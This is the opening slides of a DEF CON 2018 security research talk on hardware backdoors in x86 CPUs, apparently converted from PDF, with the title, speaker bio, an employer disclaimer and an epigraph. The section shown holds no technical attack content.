


A faint, grayscale circuit board pattern serves as the background for the slide.


# GOD MODE unlocked: Hardware backdoors in x86 CPUs

{ domas / @xoreaxeaxeax / DEF CON 2018

A dark gray background featuring a faint, light gray circuit board pattern with various nodes and connections.


✉ Christopher Domas  
☞ Cyber Security Researcher

/bio




*disclaimer:*

*The research presented herein was conducted and completed as an independent consultant. None of the research presented herein was conducted under the auspices of my current employer. The views, information and opinions expressed in this presentation and its associated research paper are mine only and do not reflect the views, information or opinions of my current employer.*



*It is perilous to study too deeply  
the arts of the Enemy,  
for good or for ill...*

